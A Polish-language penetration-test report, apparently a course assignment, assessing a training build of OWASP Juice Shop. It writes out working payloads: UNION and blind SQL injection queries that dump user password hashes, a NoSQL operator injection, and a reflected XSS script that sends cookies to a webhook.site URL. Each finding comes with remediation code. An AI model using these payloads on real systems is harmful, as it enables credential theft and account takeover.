

Raport bezpieczeństwa dostarczonej wersji aplikacji Juice Shop

Filip Horst 311257

Podsumowanie prac

Sekcja zawiera krótkie podsumowanie znalezionych podatności.

Klasyfikacja podatności

Ryzyko związane z podatnościami zostało wyznaczone na podstawie powagi konsekwencji ich nadużycia oraz trudności wykorzystania ich do ataku. Wyznaczone zostało 5 klas:

- WYSOKIE** - zawiera najpoważniejsze podatności pozwalające na ataki, które naruszają bezpieczeństwo użytkowników i/lub sprawność aplikacji. Ich obecność oznacza, że działanie aplikacji powinno zostać niezwłocznie wstrzymane w celu poprawy zabezpieczeń
- ŚREDNIE** - zawiera podatności, które mają poważne, ale nie krytyczne skutki lub pozwalają na szybkie i łatwe zakłócenie pracy aplikacji. Nie wymagają one wyłączenia aplikacji, ale powinny zostać dopisane na listę zadań o wysokim priorytecie
- NISKIE** - pozostałe podatności, czyli te których skutki nie są zbyt poważne lub szansa na ich wykonanie bez dodatkowej wiedzy o systemie jest praktycznie niemożliwe
- BEZPIECZNE** - dodatkowa kategoria przedstawiające podatności, które były badane ale nie udało się udowodnić, że istnieją i można je wykorzystać. Ta klasa została dodana ze względu na wymagania kursu i służy do przedstawienia wszystkich wykonanych badań. Z powodu, że takie podatności były badane znacznie szerzej opisy zawarte w tej klasie są luźniejsze i bardziej opisowe (w stylu sprawozdania, nie do końca raportu)
- INFORMACYJNE** - zawiera dodatkowe zalecenia i propozycje poprawek

Podział klas ze względu na prawdopodobieństwo wykonania ataku i powagi jego konsekwencji został zaprezentowany w formie wizualnej na rysunku 1.

Rysunek 1: Tabela prezentująca podział klas ryzyka podatności ze względu na oceny prawdopodobieństwo nadużycia i powagi potencjalnych skutków


		Wpływ na bezpieczeństwo		
		Niski	Średni	Wysoki
Prawdopodobieństwo wykorzystania	Wysokie	ŚREDNIE	ŚREDNIE	WYSOKIE
	Średnie	NISKIE	ŚREDNIE	WYSOKIE
	Niskie	NISKIE	NISKIE	ŚREDNIE

W trakcie analizy raportu należy pamiętać, że zarówno definicja klas, jak i sama ocena prawdopodobieństwa i powagi podatności jest **subiektywna!**

Znalezione podatności

Liczba znalezionych niedoskonałości ze względu na przypisaną im klasę ryzyka została przedstawiona na rysunku 2.

Rysunek 2: Rozkład znalezionych podatności według ich klasyfikacji



Można zaobserwować, że występują liczne zagrożenia o wysokim i średnim ryzyku, dlatego w celu poprawy bezpieczeństwa **działanie aplikacji powinno zostać jak najszybciej wstrzymane**

W tabeli I zawarto podsumowanie przeprowadzonych badań. Każda podatność posiada swój kod, skrócony opis słowny oraz przypisane klasy ryzyka, prawdopodobieństwa i wpływu na bezpieczeństwo wraz z krótkim uzasadnieniem podjętej decyzji.

Tabela I: Tabela podsumowująca podatności i ryzyka z nimi związane

Kod podatności	Nazwa	Klasa ryzyka	Prawdopodobieństwo wykonania	Wpływ na bezpieczeństwo
PT01-DICT	Atak słownikowy	WYSOKIE	ŚREDNIE (brak jakichkolwiek zabezpieczeń, atak jest trywialny w wykonaniu i oczywisty, z drugiej strony użytkownicy często dbają sami o siebie długimi hasłami)	WYSOKI (pełen dostęp do zaatakowanego konta)
PT02-SQL-INJ	Wydobycie haseł użytł. z użyciem klasycznego SQL Injection	WYSOKIE	WYSOKIE (jeden z bardziej oczywistych łatwych ataków, brak zabezpieczeń)	WYSOKI (dostęp do całej bazy danych, w tym haseł w postaci przestarzałego hasha md5)
PT03-BLD-SQL-INJ	Wydobycie hasła hasła wybranego użytkownika z użyciem Blind SQL Injection	WYSOKIE	ŚREDNIE (mało popularny atak, opiera się o użycie podatności PT02, która jest znacznie bardziej wartościowa)	WYSOKI (dostęp do niskiej jakości hasła użytkownika)
PT04-NO-SQL-INJ	Masowa modyfikacja opinii z użyciem NoSQL Injection	ŚREDNIE	NISKIE (atakujący musi wiedzieć o użyciu bazy NoSQL)	WYSOKI (możliwość modyfikacji wszystkich danych w tabeli równoznaczne z jej zniszczeniem)
PT05-RFL-XSS	Kradzież ciasteczek z użyciem Reflected XSS	ŚREDNIE	NISKIE (użytkownik musi kliknąć w podejrzany link od atakującego)	WYSOKI (uzyskanie pełnego dostępu do konta ofiary)
PT06-CSP	Wymuszenie zmiany polityki CSP	NISKIE	NISKIE (wymaga żetonu pozwalającego na zmianę awatara użytkownika, awatar występuje tylko na stronie profilu)	NISKIE (sam w sobie nic nie robi, ale pozwala na potencjalne wykonanie XSS na użytkowniku)
PT07-XSS	Prosty atak Stored XSS	BEZPIECZNE	BRAK (sanityzacja nie pozwoliła na wykonanie XSS metodą bezpośrednią)	-
PT08-SQL-XSS	Atak Stored XSS wspierany przez SQL Injection	BEZPIECZNE	BRAK (mimo braku sanityzacji nie udało się dodać nowych danych do bazy SQL)	-
PT09-RCE-XSS	Atak Stored XSS wspierany przez RCE	ŚREDNIE	NISKIE (atakujący musi posiadać dostęp do zmiany pseudonimu użytkownika oraz wykonać skuteczny atak PT06-CSP)	ŚREDNI (pozwala wykonać dowolny atak XSS tylko na wybranego użytkownika)
PT10-RCE	Kradzież danych z serwera z użyciem RCE na szablonie	WYSOKIE	WYSOKIE (bardzo prosty atak, choć wymaga wiedzy o użyciu do generacji stron biblioteki)	WYSOKI (pełen dostęp do wnętrza kontenera)
PT11-NOSQL-RCE	Atak RCE z użyciem bazy NoSQL	NISKIE	ŚREDNIE (prosty atak, ale wymaga wiedzy o użyciu bazy NoSQL)	NISKI (ograniczony kontekst zapytań nie pozwala na zbyt wiele, jednym z zastosowań może być atak SSRF)
PT12-PTH-TRV	Atak Path Traversal	BEZPIECZNE	BRAK (końcówka ftp nigdy nie zwróciła pliku spoza dozwolonego katalogu)	-
PT13-NL-BT	Atak Null Byte Poisoning	NISKIE	NISKIE (wymaga wiedzy o ukrytej końcówce oraz potrzebie podwójnego zakodowania null byte'a)	NISKI (dostęp do plików serwowanych na końcówce)
PT14-NL-BT-PTH-TRV	Atak Path Traversal z użyciem Null Byte Poisoning	BEZPIECZNE / INFO	NISKIE (wymaga wiedzy o ukrytej końcówce oraz potrzebie podwójnego zakodowania null byte'a)	BRAK (ale zwracane błędy sugerują, że przetwarzanie może nie być w pełni bezpieczne)
PT15-UN-AC	Nieautoryzowany dostęp do danych	ŚREDNIE	ŚREDNIE (łatwe w wykonaniu, ale używa nieoczywistej końcówki)	ŚREDNI (podglądanie koszyka to naruszenie prywatności, ale nie bezpieczeństwa)
PT16-SSRF	Atak Server Side Request Forgery	ŚREDNIE	WYSOKIE (banalne wykonanie)	ŚREDNI (możliwość rekonesansu sieci wewnętrznej lub użycia sklepu jako pośrednika)
PT17-CSRF	Atak Cross-Site Request Forgery	ŚREDNIE	NISKIE (nowoczesne przeglądarki pomagają z tego typu atakami mimo braku zabezpieczeń w aplikacjach)	WYSOKI (możliwość wykonania dowolnej akcji w imieniu użytkownika)
PT18-JWT-NONE	Użycie niepodpisanego żetona JWT	BEZPIECZNE	BRAK (tak zmodyfikowane żetony są automatycznie odrzucane)	-
PT19-JWT-HS	Użycie żetona JWT z innym algorytmem podpisu	BEZPIECZNE	BRAK (zmodyfikowany żeton jest blokowany przez wszystkie sprawdzone końcówki)	-
PT20-FAIL	Awaria serwera powodowana uczciwymi akcjami	WYSOKIE	WYSOKIE (wywoływane przez przypadek podczas korzystania z podstawowych funkcji aplikacji)	WYSOKI (doprowadza do awarii serwera oraz wyczyszczenia baz danych)

Szczegółowy opis podatności

Zawiera szczegółowe informacje o wszystkich zbadanych podatnościach wraz ze szczegółami technicznymi oraz zalecanymi poprawami aplikacji.

PT01-DICT: Atak słownikowy

Opis

Atak odbył się przy pomocy prostego skryptu sprawdzającego, czy kolejne hasła z listy 1050 popularnych dają dostęp do wybranego konta.

Warunki niezbędne do wykorzystania podatności

Każdy może wykonać atak bez logowania. Wymagana jest jedynie znajomość adresu e-mail użytkownika.

Szczegóły wykonania

Dane żądania przykładowego ataku na konto admin@juice-sh.op zostały zawarte w tabeli

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/user/login	-	-	{ 'email':admin@juice-sh.op, 'password':admin123 }	w tym przykładzie kod 200, bo hasło poprawne w pozostałych kod 401 z błędem

Skutki

Uzyskanie tekstowej formy hasła (admin123 dla admin@juice-sh.op) oraz nieautoryzowanego dostępu tą metodą w wybranym uruchomieniu zajęło 116 prób w 9.05 s, co daje 0.078s na próbę - znacznie szybciej niż mógłby to wykonać człowiek, czyli aplikacja jest podatna na bruteforce i ataki słownikowe.

Zalecenia

Jest kilka podejść do poprawy tego typu podatności:

- blokowanie konta po danej liczbie nieudanych prób logowania. Skuteczna metoda, ale może prowadzić do nadużyć jakim są celowe ataki na konkretnego użytkownika mające na celu odcięcie go od serwisu
- dodanie sztucznego opóźnienia. Szybka i zaskakująco skuteczna metoda. Zwykły użytkownik nie odczuje sekundy oczekiwania, a atak bruteforce zostanie wydłużony do tego stopnia, że stanie się skrajnie nieopłacalny
- dodanie dodatkowej weryfikacji, czy źródło zapytania to człowiek jak np. Captcha
- implementacja logowania wieloskładnikowego
- wymuszenie określonej długości i złożoności hasła. Wprowadzenie ograniczenia np. minimum 8 znaków, co najmniej 1 liczby i 1 znaku specjalnego sprawia, że ataki brutalnej siły bez wskazówek stają się bardzo mało opłacalne

W tym miejscu warto również zaimplementować automatyczną blokadę adresów IP, które próbują wykonać tego typu atak, jednocześnie pamiętając by zrobić to tak, aby nie doprowadzić do blokady prawdziwego użytkownika, który zapomniał hasła.

Ponadto, aktualnie adresy e-mail są łatwe do znalezienia poprzez wyświetlenie opinii o produkcie. Zastąpienie adresów skrzynek pseudonimami użytkowników pozwoliło by dodatkowo zabezpieczyć ich prywatność.

PT02-SQL-INJ: Wydobycie haseł użytkowników z użyciem klasycznego SQL Injection

Opis

Atak miał na celu wykorzystanie SQL Injection do wydobycia haseł użytkowników z bazy danych sklepu. Celem ataku była końcówka /rest/products z parametrem q, przez który jest przekazywana wyszukiwana fraza. Jak udało się ustalić, odpowiednie przygotowanie frazy pozwala na odczyt bazy danych SQL.

Warunki niezbędne do wykorzystania podatności

Brak. Wykonanie ataku nie wymaga logowania. Przydatna jest jednak wiedza na temat struktury/wersji bazy pochodząca z rekonesansu.

Szczegóły wykonania

Schemat ogólny wysyłanych żądań został zawarty w tabeli.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/products/?q=apple')) union select 1,2,3,4,5,6,7,8, group_concat(tbl_name) from sqlite_master where type='table' and tbl_name not like 'sqlite_%'--	-	-	-	200 { "status": "success", "data": [{ "id": 1, "name": 2, "description": 3, "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": "Users, Addresses..."

Główną zmienną jest tutaj parametr Query String o nazwie q, który dla tej końcówki pozwala na dostęp do bazy danych. Atak został podzielony na trzy etapy:

- Zdobycie informacji o bazie

- Parametr/zapytanie

```
?q=apple')) union select 1,2,3,4,5,6,7,8,group_concat(tbl_name) from sqlite_master where type='table' and tbl_name not like 'sqlite_%'--
```

- Odpowiedź serwera

```
['Users', 'Addresses', 'Baskets', 'Products', 'BasketItems', 'Captchas', 'Cardsedbacks',  
'ImageCaptchas', 'Memories', 'PrivacyRequests', 'Quantities', 'Recyclllets']
```

Odpowiedź zawiera listę tabel niesystemowych, dzięki czemu wiadomo jak nazywa się tabela zawierająca potencjalnie wartościowe dane. Ten atak wykorzystuje już wcześniej znaną informację o wersji bazy aplikacji. Bez takiej wiedzy należało by to zbadać stosując np. charakterystyczne funkcje różnych implementacji baz danych

- Zdobycie informacji o tabeli

- Parametr/zapytanie

```
?q=apple')) union select 1,2,3,4,5,6,7,8,group_concat(sql) from sqlite_master where type='table' and tbl_name like 'Users%'--
```

- Odpowiedź serwera

```
CREATE TABLE 'Users' ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'username' VARCHAR 'password' VARCHAR(255), 'role' VARCHAR(255) DEFAULT 'customer', 'deluxeToken' 55) DEFAULT '0.0.0.0', 'profileImage' VARCHAR(255) DEFAULT '/assets/public/imag5) DEFAULT '', 'isActive' TINYINT(1) DEFAULT 1, 'createdAt' DATETIME NOT NULL, IME)
```

Odpowiedź zwraca kod SQL tworzący tabelę, z którego łatwo wywnioskować jakie kolumny zawiera

- Pobranie danych użytkowników

- Parametr/zapytanie

```
?q=apple')) union select 1,2,3,4,5,6,group_concat(username),group_concat(email),  
group_concat(password) from users;--
```

- Odpowiedź serwera

```
[('', 'admin@juice-sh.op',  
'240be518fabd2724ddb6f04eeb1da5967448d7e831c08c8fa822809f74c720a9'),  
('', 'jim@juice-sh.op',  
'c534541702f7e186e3520e8e929c1b9c19b3afc7be14adc5491a64a7563e963c'),...]
```

Proste wykonanie ataku z wykorzystaniem wydobytej wcześniej wiedzy pozwala na pobranie hashy haseł użytkowników w celu wykonania szybszych, ukrytych ataków lokalnych

Skutki

Wykorzystanie podatności pozwala na **pobranie hashy haseł wszystkich użytkowników sklepu.**

Zalecenia

Rozwiązaniem tego problemu jest upewnienie się, że przy każdym zapytaniu do bazy danych jego treść jest odpowiednio sanityzowana. Jednym z najlepszych podejść jest tutaj wykorzystanie mechanizmu parameter binding. Warto też skorzystać z biblioteki, w której zapytanie z sanityzacją jest tą domyślną opcją, którą trzeba ręcznie wyłączyć w razie potrzeby.

Przykład naprawy w pliku login.ts

```
models.sequelize.query(`SELECT * FROM Users WHERE email = $mail AND password = $pass AND
  deletedAt IS NULL`, {
  model: UserModel,
  bind: {mail: req.body.email, pass: security.hash(req.body.password)},
  plain: true
})
.then((authenticatedUser) => [...])
```

Przedstawiony kod zawiera już poprawę - parametr bind. Przed nią zapytanie było składane jako zwykła suma ciągów tekstowych.

W tym miejscu warto również zalecić zmianę algorytmu hashowania na nowocześniejsze i bezpieczniejsze Argon2, czy Bcrypt. Dodatkowe użycie soli i ewentualnie pieprzu dodatkowo zminimalizowało by skutki udanego ataku jak ten przedstawiony w tej sekcji.

PT03-BLD-SQL-INJ: Wydobycie hasha hasła wybranego użytkownika z użyciem Blind SQL Injection

Opis

Celem ataku był endpoint służący do logowania. Wykorzystywanym bitem informacji było zalogowanie, bądź jego brak w zależności od dodatkowego warunku wstawionego w pole email. Warunek ten sprawdzał, czy znak na danej pozycji hasha hasła jest równy np. "2". Jeśli to była prawda dochodziło do zalogowania, natomiast w przeciwnym wypadku zwracany był błąd 401 Invalid email or password.

Atak został przeprowadzony z użyciem prostego skryptu, który iteracyjnie sprawdzał kolejne znaki na kolejnych pozycjach, aż do uzyskania pełnego hasha.

Warunki niezbędne do wykorzystania podatności

Wykonanie ataku nie wymaga logowania. Atak wykorzystuje podatność SQL Injection pozwalającą na dodanie funkcji substr do zapytania. Atakujący musi posiadać adres e-mail konta, którego hash chce wydobyc.

Szczegóły wykonania

W tabeli zawarty został przykład sprawdzający, czy pierwszy znak (odpowiada za to drugi argument funkcji substr) hasha jest równy "2".

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/rest/user/login	-	-	{ "email": "admin@juice-sh.op" and substr(password,1,1)='2' - ", "password": "" }	200 + TOKEN

Przykład zakończył się logowaniem, czyli skrypt zapisywał znak "2" jako poprawny i przechodził do kolejnej pozycji, aż do napotkania pozycji dla której żaden znak z listy nie był właściwy (czyli hash się skończył).

Skutki

Wykonanie skryptu pozwoliło na **pobranie wartości hasha hasła administratora** (admin@juice-sh.op):
240be518fabd2724ddb6f04eeb1da5967448d7e831c08c8fa822809f74c720a9

Zalecenia

Problemem tutaj jest przede wszystkim sama możliwość wykonania SQL Injection, która umożliwia dostęp do hasła hasła. Po naprawieniu tej podatności, jeśli atak Blind SQL Injection wciąż byłby możliwy to należało by rozważyć:

- dodanie losowych małych opóźnień w celu ukrycia czasu przetwarzania
- poprawę mechanizmu informowania o błędach. Użytkownik nie musi wiedzieć dokładnie co poszło nie tak - szczególnie jeśli nie zależy to od dostarczanych przez niego danych. Czasami lepiej odpowiedzieć "Spróbuj ponownie później", a szczegóły dla programistów zapisać w specjalnych logach

PT04-NO-SQL-INJ: Masowa modyfikacja opinii z użyciem NoSQL Injection

Opis

Atak polegał na modyfikacji wszystkich opinii zawartych w bazie danych sklepu jednym zapytaniem. W tym celu wykorzystany został endpoint /rest/products/reviews, który współpracuje z bazą NoSQL (jest to wcześniej posiada wiedza - bez niej należało by testować endpointy charakterystycznymi funkcjami nosql (np. \$eq, \$neq) w danych lub zdobyć tę wiedzę w inny sposób). Z powodu braku zabezpieczeń pole id mogło zostać zamienione na wyszukanie wszystkich opinii, których id nie jest równe pustemu ciągowi znaków (czyli wszystkich). W przeciwieństwie do funkcji polubienia, aktualizacja działa na wiele dokumentów jednocześnie, co ułatwia atak.

Warunki wykonania ataku

Atakujący musi posiadać dowolny poprawny token oraz musi wy badać w trakcie rekonesansu, że ta końcówka współpracuje z bazą typu NoSQL.

Szczegóły wykonania

Atak jest wykonywany w formie pojedynczego żądania, które zostało zawarte w tabeli poniżej.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
PATCH	/rest/products/reviews	Authentication: Bearer TOKEN	token: TOKEN	{ "id":{"\$ne":"" }, "message":"I am silly" }	{ "modified":30,"original": [{"message":"I am silly2", "author": "mc.safesearch@juice-sh.op", "product":36, 200 "likesCount":8, "likedBy":["filip@mail.com"], "_id":"2owc86xGahDSdmfvJ"}, { "message":"I am silly2", "author":"bjoern@owasp.org", "product":44...

Skutki

Zwrócona odpowiedź na zapytanie stanowi dowód wykonania ataku. Pole modified: 30 informuje o tym, że zmodyfikowanych zostało 30 opinii. Można to podsumować mówiąc, że atak **niszczy bazę danych opinii**.

Zalecenia

Analogicznie do klasycznego SQL Injection problemem jest brak sanitizacji przy kontakcie z bazą. W przypadku użytej bazy NoSQL najlepszą opcją zdaje się być użycie gotowej biblioteki. Przykład naprawy na podstawie pliku `updateProductReviews.ts`

```
var sanitize = require('mongo-sanitize');
[...]
```

```
db.reviewsCollection.update(
  { _id: sanitize(req.body.id) },
  { $set: { message: sanitize(req.body.message) } },
  { multi: true }
).then(
[...]
```

Kluczowe jest użycie funkcji `sanitize` (przed poprawką wstawiany był po prostu tekst) z biblioteki `mongo-sanitize`. Zapewnia ona, że treść zapytania od użytkownika zostanie faktycznie zinterpretowana jako ciąg znaków, a nie polecenie do wykonania.

Uwaga! W podanym kodzie występuje opcja `multi: true`, która pozwala na modyfikację wielu dokumentów jednocześnie. W zależności od przeznaczenia końcówki i decyzji biznesowych może to również być podatność (w tym przypadku prawdopodobnie tak właśnie jest), którą można zmienić wstawiając wartość `false`.

PT05-RFL-XSS: Kradzież ciasteczek z użyciem Reflected XSS

Opis

Atak odbył się z wykorzystaniem działającej po stronie przeglądarki wyszukiwarki produktów, która po wykonaniu wyszukiwania wyświetlała aktualnie szukaną frazę. Odpowiednia preparacja tej frazy pozwoliła na zawarcie dowolnego skryptu na stronie.

Warunki wykonania ataku

Użytkownik będący celem musi kliknąć w przygotowany link.

Szczegóły wykonania

W tabeli zostało zawarte żądanie prezentujące atak typu reflected XSS.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/#/search?q= apple"	-	-	-	Zwykły dokument HTML

Mimo ostrzeżeń i blokad związanych z Cross-Origin Resource Sharing zapytanie GET wychodzące z kodu JS zostało wysłane, a co za tym idzie na stronie `webhook` dostępna była pełna treść ciasteczka użytkownika, czyli również jego token (jeśli był zalogowany).

Alternatywna metoda wykonania ataku, która nie sprawia problemów z CORS jest zainspirowana przez jeden z wpisów w poście <https://stackoverflow.com/questions/247483/http-get-request-in-javascript>. Polega ona na utworzeniu nowego elementu typu `image` i ustawieniu odpowiedniego źródła. Kod zawarty w XSS wygląda w niej następująco:

```
var i = document.createElement('img');
i.src = 'https://webhook.site/3f406f22-779e-44a3-a7ce-05e9146aa009?cookie=' + document.cookie;
```

Skutki

Na stronie `webhook` wykradzione dane (w tym token) są dostępne w formie URL zapytania:


```
https://webhook.site/3f406f22-779e-44a3-a7ce-05e9146aa009?cookie=language=en;%20
welcomebanner_status=dismiss;%20cookieconsent_status=dismiss;%20continueCode=
zj8ex0lDwJKkP5gRLapr74mAYof8tgLuKJH84G2vEWqnB6yVobZ9zMY1NX3Q;%20token=eyJ0eXAiOiJKV1QiLCJ
...
```

Z wykradzionych ciasteczek można odczytać token o wartości eyJ0eXAiOiJKV1QiLCJ..., który pozwala na **uzyskanie pełnego dostępu do konta użytkownika**.

Zalecenia

Oczywistą sugestią jest dodanie sanityzacji. Jest to jednak atak Reflected XSS, co sprawia że wykonanie sanityzacji staje się znacznie trudniejsze z powodu ograniczonego dostępu do bibliotek i chęci minimalizacji kodu strony. Z tego powodu najlepiej skorzystać z Content Security Policy z odpowiednimi ustawieniami. Najlepszymi z nich są Nonce oraz Hash, które sprawiają że tylko znane serwerowi skrypty zostaną uruchomione. Więcej informacji o CSP: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP>

PT06-CSP: Wymuszenie zmiany polityki CSP

Opis

Atak miał na celu zmianę polityki CSP obowiązującej na stronie profilu użytkownika (/profile). Modyfikacja odbyła się poprzez odpowiednią preparację linku do awatara użytkownika.

Nie udało się znaleźć innych modułów aplikacji, gdzie prezentowane były awatary użytkownika, dlatego atak ten jest bardzo ograniczony.

Warunki wykonania ataku

Atakujący posiada poprawny token użytkownika.

Szczegóły wykonania

Żądanie wykonujące atak zostało przedstawione w tabeli.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile/image/url	Authentication Bearer TOKEN	token: TOKEN	{"imageUrl":"http://assets/public/images/uploads/1.jpg"; script-src 'unsafe-inline'}	302 /profile

Skutki

Po wykonaniu zapytania nagłówki CSP zwracany przez sklep na profilu użytkownika wyglądał następująco:

```
img-src 'self' http://assets/public/images/uploads/1.jpg; script-src 'unsafe-inline'; script-
src 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com
```

co wskazuje na to, że **skrypty o niezwyfikowanym źródle zostały aktywowane** (co potwierdza obecność 'unsafe-inline' na liście script-src) na stronie profilu.

Zalecenia

W celu zapobiegnięcia modyfikacji CSP należało by zaimplementować poprawioną metodę sprawdzania, czy podana jako link do zdjęcia wartość faktycznie jest linkiem. Jedną z metod weryfikacji URL w JS jest tak samo nazwana biblioteka, która zwraca błąd jeśli tekst nie jest poprawnym łączem.

Ponadto, ciekawym dodatkowym zabezpieczeniem jest usunięcie wszystkiego po znaku średnika. Teoretycznie może on występować w URI jednak jest on w pewien sposób "specjalny" i ma inne znaczenie niż zwykłe litery i cyfry (<https://www.rfc-editor.org/rfc/rfc3986#section-2.2>), dlatego i tak nie powinien być obecny zbyt często w łączach do obrazków. Takie zabezpieczenie automatycznie usunie wszystko co mogło by ingerować w politykę w CSP, więc nawet jeśli weryfikacja URL nie zadziała to do CSP nie zostanie wstawione nic co umożliwi XSS.

Przykład poprawki modyfikacji CSP w pliku `profileImageUpload.ts`:

```
const { URL } = require('url');
[...]
```

```
if (loggedInUser) {
  var myurl = ""
  try {
    myurl = new URL(requrl).toString();
    myurl = myurl.split(';')[0]
  } catch (error) {
    myurl = "";
    next(error)
  }
}
```

```
[...]
```

Poprawka częściowo zainspirowana przez wpis <https://stackoverflow.com/questions/30931079/validating-a-url-in-node-js>.

StoredXSS

PT07-XSS: Prosty atak Stored XSS

Opis

Atak polegał na celowej preparacji danych (próby objęły głównie pseudonim użytkownika) w taki sposób, aby powodował on wykonanie dowolnego skryptu po jego wyświetleniu na witrynie.

W badanej implementacji sanityzacja została poprawiona, dlatego nie udało się wykonać prostego XSS na pseudonimie użytkownika. Sprawdzone zostało wiele kombinacji, jednak ze względu na brak powodzenia można uznać, że użyta biblioteka jest na tyle dobra, że walka z nią nie ma większego sensu i lepiej spróbować podejść do problemu w innym miejscu, bądź inną, mniej bezpośrednią metodą.

W raporcie zostały opisane podjęte próby.

Warunki wykonania ataku

Różne w zależności od wersji ataku. Dla ataku na pseudonim atakujący musiał posiadać poprawny token użytkownika i wykonać atak na CSP pozwalający na uruchomienie dodatkowych skryptów.

Szczegóły wykonania (podjęte próby)

W tabeli zawarty został schemat prostego ataku XSS na pseudonim użytkownika z przykładowymi danymi. Badane były również takie wartości pola `username` jak np. `"<script>script>alert('Modified CSP')</script>"`, które działało w podstawowej implementacji JuiceShop, jednak tutaj zostało poprawnie zsanityzowane.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile	Authentication Bearer TOKEN	token: TOKEN	{ 'username': " </p <img <a href=javascript:javascript:alert('ModifiedCSP')' " }	302 /profile

Poszukiwania podatności na Stored XSS objęły również inne endpointy. Na każdym z nich testowane były różne kombinacje znaków (w szczególności `/`, `<`, `>`, `,`, `'`), tagów `script/img` i innych losowych ciągów z jednoczesną obserwacją, czy wstawiane do bazy elementy wykazują potencjał na skuteczny XSS. W skład prób wchodziły:

- Modyfikacja pola email przy rejestracji (POST `/api/Users/`):
`"email": "x<script>alert()</script>de@mail.com"`

- Dodawanie i modyfikacja pól message oraz author recenzji (PUT /rest/products/1/reviews:
`"message": "<script><<<<script>alert ()</script>>",`
`"author": "<<<<script><<<<script>alert ()</script>>"`)
- Dodawanie opinii customer feedback z atakiem w polu comment
- Atak inspirowany przez mutation XSS na username (POST /profile:
`username=script<style = width:0px>><<`
wydawał się częściowo skuteczne, ale znak < był zawsze usuwany, więc ostatecznie nic nie udało się osiągnąć

Skutki

Na tym etapie **nie udało się wykonać skutecznego ataku XSS**.

PT08-SQL-XSS: Atak Stored XSS wspierany przez SQL Injection

Opis

Po licznych nieudanych próbach podstawowego ataku XSS uznano, że jest on zbyt trudny w realizacji ze względu na poprawioną sanityzację. Jako formę jej ominięcia podjęto próbę modyfikacji zawartości bazy danych poprzez SQL Injection tak, aby uzyskać możliwość wstawienia ataku XSS bezpośrednio do niej (poprzez użycie SELECT CHAR(60) itp.).

Warunki wykonania ataku

W zależności od podejmowanych prób w niektórych był wymagany poprawny token użytkownika.

Szczegóły wykonania (próby)

Podjęte zostały następujące próby realizacji ataku:

- Wstrzyknięcie znaku bezpośrednio do bazy przez SQL Injection (to co opisany wcześniej SQL injection GET /rest/products/search:

```
?q=apple'))); update users set username="xs" where id=23; --")
```

W trakcie prób do tego punktu udało się ustalić, że sanityzacja XSS dla pseudonimu odbywa się przed wstawieniem do bazy (nie było jednak wiadomo czy tylko przed, czy zarówno przed jak i po)

- zapytania aktualizujące i wstawiające opinie (PUT /rest/products/1/reviews)
- zapytania zmiany pseudonimu (POST /profile)

Skutki

Podobnie jak w przypadku podstawowego XSS **nic nie udało się osiągnąć**.

PT09-RCE-XSS: Atak Stored XSS wspierany przez RCE

